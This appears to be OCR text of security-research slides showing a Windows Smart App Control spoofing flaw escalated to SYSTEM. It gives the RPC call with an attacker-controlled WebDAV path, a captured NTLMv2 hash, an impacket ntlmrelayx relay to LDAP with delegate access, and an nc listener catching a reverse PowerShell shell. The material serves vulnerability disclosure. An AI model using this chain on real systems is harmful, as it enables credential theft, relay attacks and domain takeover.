


Node properties


FunctionCall

<elementId>	4:4e804c63-9f68-4366-a271-f3f21d9820e0:590
<id>	590
AccessOptions	Generic Read,
Impersonating	TESTCORP\testuser
Operation	CreateFile
PID	1044
Path	\\172.17.204.145\test\incendiumrocks__jifW6Rrb
Process	lsass.exe
User	NT AUTHORITY\SYSTEM

Registry writes



High Privileged File Operations



Results | So far


- Service crashes
- System crashes (BSOD) → blog @ incendium.rocks
- CVE-2025-26651 + $30.000 bounty → details soon
- Spoofing → Now!

Revealing an ancient city


Windows Smart App Control – Spoofing to SYSTEM

Windows SAC | What is it?

- Introduced in Windows 11
- cryptcatsvc.dll → CryptSvc
- Interface f50aac00-c7f3-428e-a022-a6b71bfb9d43, version 2.0



Windows SAC | Spoofing vulnerability to SYSTEM



Windows SAC | Spoofing vulnerability to SYSTEM

Node properties


HighPrivilegedFileOp

<elementId>	4:4e804c63-9f68-4366-a271-f3f21d9820e0:646
<id>	646
Impersonating	No impersonation
Operation	CreateFile
PID	1568
Path	\\172.31.167.173\test\incendiumrocks__$@{=n9uZoVj6-m−0e
Process	svchost.exe
User	NT AUTHORITY\NETWORK SERVICE

Windows SAC | Spoofing vulnerability to SYSTEM


- This interface includes a procedure called s_SSCatDBSendSmartAppControlBlockToast2

```
s_SSCatDBSendSmartAppControlBlockToast2(string p0, string p1, string p2, int p3)
```




```
[SMB] NTLMv2-SSP Client   : 172.31.164.111
[SMB] NTLMv2-SSP Username : TESTCORP\DESKTOP-SKIKVMM$
[SMB] NTLMv2-SSP Hash     : DESKTOP-SKIKVMM$::TESTCORP:6a2a3c56ab6745d6:E938A413D6FDC3D36DB4CDF5C06572A2:0101000000000000080E
C1CEDB7A3DB0101F3F71A64C94A2F0000000002000800320059004400420001001E00570049004E002D004B0037004C004B00560045004700510033004800
55000400340057004900 4E002D004B0037004C004B00560045004700510033004800 55002E0032005900440042002E004C004F00430041004C000300140
032005900440042002E004C004F00430041004C000500140032005900440042002E004C004F00430041004C000700080080EC1CEDB7A3DB0106000400020
000000800300030000000000000000000000000400000F0764B83184020F1F87FD98CCC3D53151BC77268F56F9543B2DA8E16178D5E160A0010000000000
000000000000000000000000000900260063006900660073002F003100370032002E00330031002E003100360037002E003100370033000000000000000000
0
```

Windows SAC |Becoming SYSTEM



Windows SAC | Spoofing vulnerability to SYSTEM

- Specify WebDAV path in payload
- Remote port forward > 1024 to attacker port 80
- Requires the WebClient service

```
s_SSCatDBSendSmartAppControlBlockToast2(\\TARGET@1337/test, x, y, 0)
```

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Connection from 172.22.231.50 controlled, attacking target ldap://172.22.236.11
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Authenticating against ldap://172.22.236.11 as COREFUSION/W11-INSIDER-TES$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Client requested path: /test
```

Windows SAC | Proof of Concept

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~/exploit]
└─$ impacket-ntlmrelayx -debug -t ldap://172.22.9.91 -smb2support --delegate-access

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack SMB loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [172.22.13.110] from (UNKNOWN) [172.22.13.30] 50174
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSW
indows

PS C:\Users\b_martinez>
```

[0] 0:nc* "kali" 11:26 12-Mar-25

